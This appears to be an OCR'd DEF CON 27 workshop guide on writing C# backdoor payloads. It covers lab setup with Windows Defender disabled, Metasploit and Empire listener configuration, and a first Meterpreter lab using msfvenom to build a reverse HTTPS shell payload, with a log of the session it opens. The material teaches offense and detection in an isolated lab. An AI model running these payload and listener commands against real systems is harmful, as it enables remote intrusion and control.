# Writing backdoor payloads with C#

## August 2019 - Defcon 27

Presented by:

Mauricio Velazco (@mvelazco)
Olindo Verrillo (@olindoverrillo )

# Lab 0 - Environment Set Up

## Install Required Software

*Note: Commands will be* **bolded**


Download Virtualization Software like VMware Workstation Player (https://my.vmware.com/en/web/vmware/free#desktop_end_user_computing/vmware_workstation_player/15_0) or VirtualBox (https://www.virtualbox.org/wiki/Downloads)
*Note: Although both work, the labs in this guide were prepared and tested using Vmware Workstation Player.*

Download a Windows 10 Image (https://developer.microsoft.com/en-us/windows/downloads/virtual-machines)
For this machine, the recommendation is to allocate at least 4 GBs of RAM and 2 CPUs


Download a Kali Linux image (https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/)

*Virtual Machine networking settings:*

While setting up your machines initially, it is best to leave them both in NAT mode to install the required software




Once you have them setup, switch your Kali Image to Host-Only. This will allow you to accept reverse shells on your Kali system and since you won't require internet access, we can eliminate unnecessary configurations.




Let's set up our Windows VM where we will be doing all of our C# work. First, let's disable Windows Defender to avoid having issues with it.

From the start menu, type in **gped.msc** and navigate to:

*Computer Configuration > Administrative Templates > Windows Components > Windows Defender Antivirus*


And *Enable* "Turn off Windows Defender Antivirus"




Now let's download and install some tools:

- Your favorite text editor: Notepad++ (https://notepad-plus-plus.org/download), Sublime Text (https://www.sublimetext.com/3), etc.
- ProcessExplorer (https://docs.microsoft.com/en-us/sysinternals/downloads/process-explorer)
- Process Monitor (https://docs.microsoft.com/en-us/sysinternals/downloads/procmon)
- Process Hacker (https://processhacker.sourceforge.io/downloads.php)
- CFF Explorer (https://ntcore.com/?page_id=388)
- MinGW-W64 (https://sourceforge.net/projects/mingw-w64/)
- dnSpy (https://github.com/0xd4d/dnSpy/releases)

*Note: When installing MinGW-W64, make sure you select Architecture of x86-64*




Download the workshop code repository: https://github.com/mvelazc0/defcon27

## Set up Command & Control tools and listeners

In your Kali Image:

- Install Twistd: **pip install twistd**
- Ensure Metaploit is functional
- Run **msfconsole** and setup a listener:
    - **use exploit/multi/handler**
    - **set payload windows/x64/meterpreter/reverse_https**
    - **set LHOST [YOUR_IP]**
    - **set LPORT 8080**

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_https
payload => windows/x64/meterpreter/reverse_https
msf5 exploit(multi/handler) > set LHOST 192.168.1.235
LHOST => 192.168.1.235
msf5 exploit(multi/handler) > set LPORT 8080
LPORT => 8080
msf5 exploit(multi/handler) > run

[*] Started HTTPS reverse handler on https://192.168.1.235:8080
```

- Download the PowerShell Empire repository and install it
- **git clone https://github.com/EmpireProject/Empire.git**
- From within the repo, run: **sudo ./setup/install.sh**
- When prompted for a password, just press Enter

```
test@kali:/opt$ sudo git clone https://github.com/EmpireProject/Empire.git
Cloning into 'Empire'...
remote: Enumerating objects: 12213, done.
remote: Total 12213 (delta 0), reused 0 (delta 0), pack-reused 12213
Receiving objects: 100% (12213/12213), 21.96 MiB | 15.32 MiB/s, done.
Resolving deltas: 100% (8310/8310), done.
test@kali:/opt$ cd Empire/
test@kali:/opt/Empire$ sudo ./setup/install.sh
--2019-07-06 18:38:24--  http://ftp.us.debian.org/debian/pool/main/o/openssl/libssl1
1+deb8u7_amd64.deb
Resolving ftp.us.debian.org (ftp.us.debian.org)... 64.50.233.100, 208.80.154.15, 64.
..
Connecting to ftp.us.debian.org (ftp.us.debian.org)|64.50.233.100|:80... connected.
```

- Once installed, launch Empire and setup a listener (listeners > uselistener meterpreter)
    - **listeners**
    - **uselistener http**
    - **info** [review all the options]
    - **set Host https://[YOUR_IP]:443**
    - **set Port 443**
    - **execute**


```
(Empire: listeners/http) > listeners
[!] No listeners currently active
(Empire: listeners) > uselistener http
(Empire: listeners/http) > set Host https://192.168.1.235:443
(Empire: listeners/http) > set Port 443
(Empire: listeners/http) > execute
[*] Starting listener 'http'
 * Serving Flask app "http" (lazy loading)
 * Environment: production
   WARNING: Do not use the development server in a production environment.
   Use a production WSGI server instead.
 * Debug mode: off
[+] Listener successfully started!
```

## Confirm Network Connectivity

Final Step, ensure both VMs can communicate. This is an important requirement to develop the labs.  First, ensure they can ping each other.

```
C:\>ping 192.168.67.128

Pinging 192.168.67.128 with 32 bytes of data:
Reply from 192.168.67.128: bytes=32 time<1ms TTL=128
Reply from 192.168.67.128: bytes=32 time<1ms TTL=128
Reply from 192.168.67.128: bytes=32 time<1ms TTL=128
Reply from 192.168.67.128: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.67.128:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

To confirm they can properly communicate, and that the implants will be able to communicate to the C2 server, setup a Web server using python's SimpleHTTPServer from within your Kali system by running: **python -m SimpleHTTPServer** and access it from the Windows system by opening a browser and visiting **http://[Kali_Ip]:8080**




This confirms the Windows host is able to communicate to the Kali Linux over TCP. We are ready!

# Lab 1 - Hello World


The goal of this lab is to implement the typical Hello World example with C#. The first exercise uses .NETs Console class to print “Hello World” while the second uses .NETs Platform Invocation Services feature to import and call the Win32 Api MessageBox.

## Exercise 1

From within the Lab 1 directory, compile 1.cs using CSC by running:


**C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe 1.cs**

You should now see a new file in your directory, labeled 1.exe. Launch it and you should see our message. Try changing the code on the source code and recompiling to print a different message.




## Exercise 2


Similar to the previous example, compile 2.cs and launch 2.exe. Change the MessageBox text on the source code and try again to get a different message.




Review 1.exe and 2.exe with our Blue team tools.

For example, let's take a look at 1.exe with CFF explorer. Launch CFF Explorer and load 1.exe by selecting Open and navigating to our newly created executable. Once the executable has been loaded, select the Import Directory to see all of the programs Imports.


We can see that the only imported dll is mscoree.dll, which makes sense because that DLL contains the .Net framework runtime.




Now let's examine 2.exe with ProcMon. For this, we are going to use ProcMon to monitor the behavior of 2.exe dynamically.

*Note: When using ProcMon, you may want to set a filter by selecting Filter and supplying an identifying attribute like Process Name. Make sure to Press Add before hitting OK.*

*Additionally, it may also be helpful to narrow your Events by just selecting those you are interested, like Process and Thread Activity*




With ProcMon open and a filter set, we can identify when 2.exe loads the user32.dll library.




## Lab 2 - Custom Meterpreter Stager

The goal of this lab is to write a custom Meterpreter stager with C# by leveraging the WebClient class to download meterpreter's second stage and Win32 API functions to copy the second stage in memory and execute it.

### Exercise 1 - Identify Meterpreter's second stage URL

Within your Kali image, create a meterpreter reverse shell binary payload


**msfvenom -p windows/x64/meterpreter/reverse_https LHOST=Your_Kali_IP LPORT=8080 -f exe > ~/reverse.exe**





Transfer the payload to your Windows system by opening up a SimpleHTTPServer just as you did on the first Lab.

**python -m SimpleHTTPServer**


From the Windows box, using a web browser, connect Ip address of the Kali Linux on the defined port (the default is 8000 ) and download the binary.




*Note: Defender SmartScreen may warn you about your download, simply select More info > Run Anyway*





Before you execute your payload, setup a listener to catch your shell as shown before.

Once your listener is running, execute the payload on your Windows system and you should obtain a shell.

```
       =[ metasploit v5.0.0-dev-65f127a66f                ]
+ -- --=[ 1849 exploits - 1043 auxiliary - 321 post       ]
+ -- --=[ 541 payloads - 44 encoders - 10 nops            ]
+ -- --=[ 2 evasion                                       ]
+ -- --=[ ** This is Metasploit 5 development branch **   ]

[*] Starting persistent handler(s)...
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_https
payload => windows/x64/meterpreter/reverse_https
msf5 exploit(multi/handler) > set LHOST 192.168.0.35
LHOST => 192.168.0.35
msf5 exploit(multi/handler) > set LPORT 8080
LPORT => 8080
msf5 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf5 exploit(multi/handler) >
[*] Started HTTPS reverse handler on https://192.168.0.35:8080

msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) >
[*] https://192.168.0.35:8080 handling request from 192.168.0.15; (UUID: kcim9ydd) Staging x64 payload (207449 bytes) ...
[*] Meterpreter session 1 opened (192.168.0.35:8080 -> 192.168.0.15:49680) at 2019-06-17 23:17:49 -0400

msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : WIN10-1
OS              : Windows 10 (Build 15063).
Architecture    : x64
System Language : en_US
Domain          : HACKLABZ
Logged On Users : 7
Meterpreter     : x64/windows
meterpreter > getpid
Current pid: 4016
meterpreter >
```

Review the activity from your payload in one of our blue team tools. One interesting artifact are the network connections you can review in Process Hacker



